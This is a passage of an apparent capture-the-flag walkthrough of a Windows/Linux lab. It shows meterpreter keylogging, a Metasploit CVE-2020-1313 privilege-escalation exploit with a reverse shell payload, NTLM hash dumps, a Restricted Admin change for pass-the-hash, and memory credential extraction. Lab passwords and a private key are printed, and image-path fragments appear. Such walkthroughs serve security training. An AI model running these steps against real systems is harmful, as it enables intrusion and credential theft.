4872	836	StartMenuExperienceHost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5nh2txyewy\StartMenuExperienceHost.exe
5228	836	wsmprovhost.exe	x64	0	ROUNDSOFT\janderson	C:\Windows\System32\wsmprovhost.exe
5520	5496	explorer.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\explorer.exe
5728	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
5736	628	svchost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\svchost.exe
5836	628	svchost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\svchost.exe
6020	836	dllhost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\dllhost.exe
6308	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
6424	836	SearchUI.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\SystemApps\Microsoft.Cortana_cw5nh2txyewy\SearchUI.exe
6588	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
6704	836	ApplicationFrameHost.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\ApplicationFrameHost.exe
6712	5228	cmd.exe	x64	0	ROUNDSOFT\janderson	C:\Windows\System32\cmd.exe
6864	836	MicrosoftEdge.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdge.exe
7092	836	SkypeBackgroundHost.exe	x64	1	ROUNDSOFT\janderson	C:\Program Files\WindowsApps\Microsoft.SkypeApp_14.55.131.0_x64_kzf8qxf38zg5c\SkypeBackgroundHost.exe
7152	836	YourPhone.exe	x64	1	ROUNDSOFT\janderson	C:\Program Files\WindowsApps\Microsoft.YourPhone_1.19101.469.0_x64_8wekyb3d8bbwe\YourPhone.exe
7576	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
7748	836	RuntimeBroker.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\RuntimeBroker.exe
8024	5520	SecurityHealthSystray.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\SecurityHealthSystray.exe
8128	5520	vn3dservice.exe	x64	1	ROUNDSOFT\janderson	C:\Windows\System32\vn3dservice.exe
8144	5520	vmtoolsd.exe	x64	1	ROUNDSOFT\janderson	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

```

meterpreter > migrate -N explorer.exe
[*] Migrating from 1980 to 5520...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > keyscan_dump
Dumping captured keystrokes...
(03'69<@BH#/[K4z<CR>

```

Now I can log into Lux as root and grab the second flag.

```

→ ~/.../endgame/rpg ssh root@10.13.38.18
root@10.13.38.18's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Mon Nov  9 22:57:10 UTC 2020

 System load:  0.06           Users logged in:      2
 Usage of /:   51.0% of 19.62GB  IP address for ens160:  10.13.38.18
 Memory usage: 44%
 Swap usage:   0%            IP address for ens192:  192.168.125.135
 Processes:    258           IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
 - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Nov  9 22:10:10 2020 from 10.14.14.7
root@Ignis:~# ls
flag.txt  repo_clean.py  snap


```

Flag

RPG{h1j@ckin_*****}

The Unintended Way

If I take a screenshot from meterpreter, I will see this.



Collect local exploits.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.125.129 - Collecting local exploits for x64/windows...
[*] 192.168.125.129 - 20 exploit checks are being tried...
[+] 192.168.125.129 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 192.168.125.129 - exploit/windows/local/cve_2020_1313_system_orchestrator: The target appears to be vulnerable.
[*] Post module execution completed
```

Running [CVE-2020-1313](#) exploit and get a bunch of system shells after a while.

```
msf6 exploit(windows/local/cve_2020_1313_system_orchestrator) > show options

Module options (exploit/windows/local/cve_2020_1313_system_orchestrator):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXECUTE_DELAY  3           yes       The number of seconds to delay between file upload and exploit launch
EXPLOIT_NAME   None        no        The filename to use for the exploit binary (%RND% by default).
EXPLOIT_TIMEOUT 60          yes       The number of seconds to wait for exploit to finish running
PAYLOAD_NAME   None        no        The filename for the payload to be used on the target host (%RND%.exe by default).
SESSION       4           yes       The session to run this module on.
WRITABLE_DIR  None        no        Path to write binaries (%TEMP% by default).

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.125.135 yes       The listen address (an interface may be specified)
LPORT     3333            yes       The listen port

**DisablePayloadHandler: True  (no handler will be created!)**

Exploit target:

Id  Name
--  --
 0  Windows x64
```

```

[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 9 opened (10.14.14.22:2222 -> 10.14.14.22:33666) at 2020-11-07 04:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 10 opened (10.14.14.22:2222 -> 10.14.14.22:33668) at 2020-11-07 04:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 11 opened (10.14.14.22:2222 -> 10.14.14.22:33670) at 2020-11-07 04:30:58 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 12 opened (10.14.14.22:2222 -> 10.14.14.22:33672) at 2020-11-07 04:30:59 +0300
[*] 192.168.125.129 - Meterpreter session 9 closed. Reason: Died

[*] 192.168.125.129 - Meterpreter session 8 closed. Reason: Died
[*] 192.168.125.129 - Meterpreter session 12 closed. Reason: Died
[*] 192.168.125.129 - Meterpreter session 11 closed. Reason: Died
[*] 192.168.125.129 - Meterpreter session 10 closed. Reason: Died
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 13 opened (10.14.14.22:2222 -> 10.14.14.22:34140) at 2020-11-07 09:30:57 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 14 opened (10.14.14.22:2222 -> 10.14.14.22:34142) at 2020-11-07 09:30:58 +0300
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 15 opened (10.14.14.22:2222 -> 10.14.14.22:34144) at 2020-11-07 09:30:58 +0300
[*] 192.168.125.129 - Meterpreter session 14 closed. Reason: Died
[*] Sending stage (200262 bytes) to 10.14.14.22
[*] Meterpreter session 16 opened (10.14.14.22:2222 -> 10.14.14.22:34248) at 2020-11-07 14:10:02 +0300
[*] 10.14.14.22 - Meterpreter session 16 closed. Reason: Died

Terminate channel 1? [y/N] y
[-] Error running command shell: Rex::TimeoutError Operation timed out.
msf6 post(windows/gather/enum_putty_saved_sessions) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
13		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ LUX	10.14.14.22:2222 -> 10.14.14.22:34140 (192.168.125.129)
15		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ LUX	10.14.14.22:2222 -> 10.14.14.22:34144 (192.168.125.129)

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:53ff2611f458c331e1ecbb3921b7b471:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Roundsoft_HR:1001:aad3b435b51404eeaad3b435b51404ee:e5562111cec252d79c2205f7ede6beba:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e1c935bfd72ce05c46592bcbaea4ad3:::

```

From here I can enable RDP, enable Restricted Admin mode and PtH into Lux via RDP as admin.

```


meterpreter > run getgui -e
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] The following Error was encountered: RuntimeError Could not open service. OpenServiceA error: FormatMessage failed to retrieve the error.
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20201107.5340.rc

*Evil-WinRM PS C:\users\janderson\documents> New-ItemProperty -Path "HKLM\System\CurrentControlSet\Control\Lsa" -Name "DisableRestrictedAdmin" -Value "0" -PropertyType "DWORD"

DisableRestrictedAdmin : 0
PSPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Control\Lsa
PSParentPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Control
PSCChildName       : Lsa
PSDrive             : HKLM
PSProvider          : Microsoft.PowerShell.Core\Registry

```

Next I want to switch to the context of the janderson user in order to interact with his PuTTY session. I can do that from task manager.



Here I can view root SSH key on Ingis.

The screenshot shows a Windows desktop environment. In the center is a terminal window titled 'root@Ignis:~'. The terminal displays a very long RSA private key, starting with 'MIIEpQIBAAQCAQEApMs155Pd3zSo30FA11XAK438V4LGFv+CKORjEFtQWnlkN/uT' and ending with '-----END RSA PRIVATE KEY-----'. The desktop background is blue, and the taskbar at the bottom shows icons for Edge, File Explorer, Task View, Start, Taskbar settings, and system status (23:32, ENG, 07-11-2020).


```
root@Ignis:~ ls
flag.txt repo_clean.py snap
root@Ignis:~ cat flag.txt
RPG{h1j@ckin_1n3r3}
root@Ignis:~ cat .ssh/
authorized_keys id_rsa id_rsa.pub known_hosts
root@Ignis:~ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAQCAQEApMs155Pd3zSo30FA11XAK438V4LGFv+CKORjEFtQWnlkN/uT
6j8c5kf/gaeAzvbB4GBR/vtQ9MKigtrFa+024Azc/Sxe/tx0IKhQ2xG7Ncl4zUWP
PtL7Kz/Y0JDxXgCyJmgzeyDeebN4UKC24ccG55efgY8OOFg+htHnPJMzGDwSVWvX
iHGNglz+Wn7TVw2xUmKyf5IE9s5JWQyvXqJtEAspq+vQjTCr+WmvgaBma/kC1l
ZjzcLtxSMduZ2G1IW23woXIE/Vz1iCx1IvwZM14GWExiWrHnuWmSCUNacbrDDU5
G/y/1KaRRuUxScynxXucLePHmfcoz1XX4rARTQIDAQABaoIBAOCKzREAHOUkNRaH
9MSHubJC/TSuAnNgYRt2606MdA8yKalMeVcgIBuayL7Jkg+0CxzCbrIVj3woxHj8B
2h6u6OYCcN4x+u41XbGhZrrKeQlRDOlsisvH1-u7fgQs/+lDcr+cHsc6lvnntqZ
b$icvgSCzJLs7TMcRFJ1/BzCVHc+kP+seTf3zGLUFVEFrSzKvam+NPjQz3E@/uHa
UJx617+AqJGK8sQgVXgrbIUb70HEmCM34bKM1PLKED8Xar0K4kJ/++L1QM+0ArS
lFCIgi3bjHzwBTAtp3j9HyvdEW9g7KncKIRfR1014GyS+F5STzG8vDaNFNSuPr
zAP2Pe2BaocGAaNrgyidmfp/wf10Q5nc641MWRIruQ535viwbBz3K11s10aKKlp
LD2sCJB6UJMvr1c961fdjTQiXqu/cFC6gHHx2aAlubyRq91xKGYqAVJjqHCKjw3X
15AB7gvB1YWPyzudwnAZy5mnB9J7ALzBj6Wgt1/Gi4RFFKs8T2bQr15DAoGBAMC+
IBvx2FbvgF5hMuksuzK/SO0eWxh4WeL9rxGv7jAmzRzy9e1c10lp39jS6klkgcdnP
p1oYE/zj075PoahwtYYwzOv/Oq/Zweofe55X1LBE2aqWv6fOzgvvSpNTW+23ekKV
TOFF8d5E2ph5Mmm7C60XHRjw01ZfmXgE+ZgRNevAcGAUevKnd6VzCUGFq0ppTyM
Mt/18D0SXhDQ1Qn3HqxBLE5ehybuqLKR1W+BMQAmwkBSMDwDNPKOVBHSHwk174Qu
aPcyJx80uShirT4quxT3FNniu58gHDN0F937ojg/sFB1eIVEUIGWzc4+i2BhCRq
MFKrj8NPQg2EY+bJH42nceMCgYEAp5XDKW6Nqd/JJBuW6t5ZQ1DkdUGq88hYxhZ0
sKLdihHWufXcDMjrDTAIDtgwX2OFBWPxvvZ+mewOljBxfPz1bKd/zm6AgJCa4Mp
942fb3ftk5UlpwFB92PviHLY1Zex+T8qC6AEBCkHBxBS5C7MjBRfxsB6Wpc/oFhe
801+xC0CgYEAhFUtb5PyvOqUj/11SouJUmj5VEc3AoI6t1W214HOBJ4xW+8T+iN
xHaEiVVUv/A/AK5QE0SXn31Lv16XuHW6Xa5pfld2pfBVIS72qxcx1Oz/k0dXnzdI
C9wR45gixx9rkwKwCpxZptDAd+BORFw0kVXTPWw9iTA9urTdJ1TTE9a=
-----END RSA PRIVATE KEY-----
root@Ignis:~#
```

Also if I want to get root password in plaintext, I will have to find out, how this task of initializing SSH connection is scheduled in terms of simulating janderson's activity. I can see that every 5 minutes or so a `cscript.exe` window is spawned on the screen, and then a new PuTTY session is launched. I can run ProcMon and see what's happening in that moment.

I will create a new local admin with a known plaintext password to please UAC gods:

```
PS > net user testuser Passw0rd! /add
PS > net localgroup administrators testuser /add
```

Now I can launch ProcMon and set a filter to look for cscript.exe events being run.



Here I can see the path to `send.vbs` script which automates janderson's routine:

```
' Please don't edit this script, it's not part of the scope

Set objShell = wScript.CreateObject("wScript.Shell")
Set Rtn = objShell.Exec("powershell $p = convertto-securestring
'welcome_roundsoft2019!' -asplain -force;$c = new-object
system.management.automation.pscredential('roundsoft\janderson', $p);start-
process -WorkingDirectory 'C:\Program Files\Putty\' -credential $c 'C:\Program
Files\Putty\putty.exe' -arg '-ssh root@192.168.125.135'")
wScript.Sleep 2500
objShell.AppActivate(Rtn.ProcessID)

objshell.SendKeys "{()}"
objshell.SendKeys "0"
objshell.SendKeys "3"
objshell.SendKeys "{^}"
objshell.SendKeys "6"
objshell.SendKeys "9"
objshell.SendKeys "<"
objshell.SendKeys "@"
objshell.SendKeys "B"
objshell.SendKeys "H"
objshell.SendKeys "M"
objshell.SendKeys "*"
objshell.SendKeys "/"
objshell.SendKeys "K"
objshell.SendKeys "Y"
objshell.SendKeys "4"
objshell.SendKeys "z"
```

```
objshell.sendKeys "{Enter}"
```

Being local admin on Lux, I was able to extract passwords from lsass.exe memory and obtain the NTLM hash of `ROUNDSOFT\jops` user. Later on you will see that this privesc could literally let me skip all the flags and pwn domain admin in just one step.

3. One's Act, One's Profit

Upgrading to root on Ingis I can now see Gnome processes all over the place (running as the `ruby` user). Specifically, there is this gnome-keyring-daemon process.

```
root@Ignis:/tmp/.1# ps -afe | grep ruby
ruby    1653     1  0 Nov08 ?        00:00:00 /lib/systemd/systemd --user
ruby    1672   1653  0 Nov08 ?        00:00:00 (sd-pam)
ruby    1702     1  0 Nov08 ?        00:00:00 /usr/bin/gnome-keyring-daemon --daemonize --login
ruby    1708   1622  0 Nov08 tty1    00:00:00 /usr/lib/gdm3/gdm-x-session --run-script env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
ruby    1711   1708  0 Nov08 tty1    00:00:01 /usr/lib/xorg/Xorg vt1 -displayfd 3 -auth /run/user/1001/gdm/Xauthority -background none -noreset -keeptty -verbose 3
ruby    1805   1653  0 Nov08 ?        00:00:00 /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
ruby    1829   1708  0 Nov08 tty1    00:00:00 /usr/lib/gnome-session/gnome-session-binary --session=ubuntu
ruby    2061   1829  0 Nov08 ?        00:00:00 /usr/bin/ssh-agent /usr/bin/im-launch env GNOME_SHELL_SESSION_MODE=ubuntu gnome-session --session=ubuntu
ruby    2158   1653  0 Nov08 ?        00:00:00 /usr/lib/at-spi2-core/at-spi-bus-launcher
ruby    2174   2158  0 Nov08 ?        00:00:00 /usr/lib/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 3
ruby    2180   1653  0 Nov08 ?        00:00:00 /usr/lib/at-spi2-registryd --use-gnome-session
ruby    2519   1829  0 Nov08 tty1    00:00:57 /usr/bin/gnome-shell
```


I will use [mimipenguin](#) to search for cleartext credentials in memory and discover ruby's password:

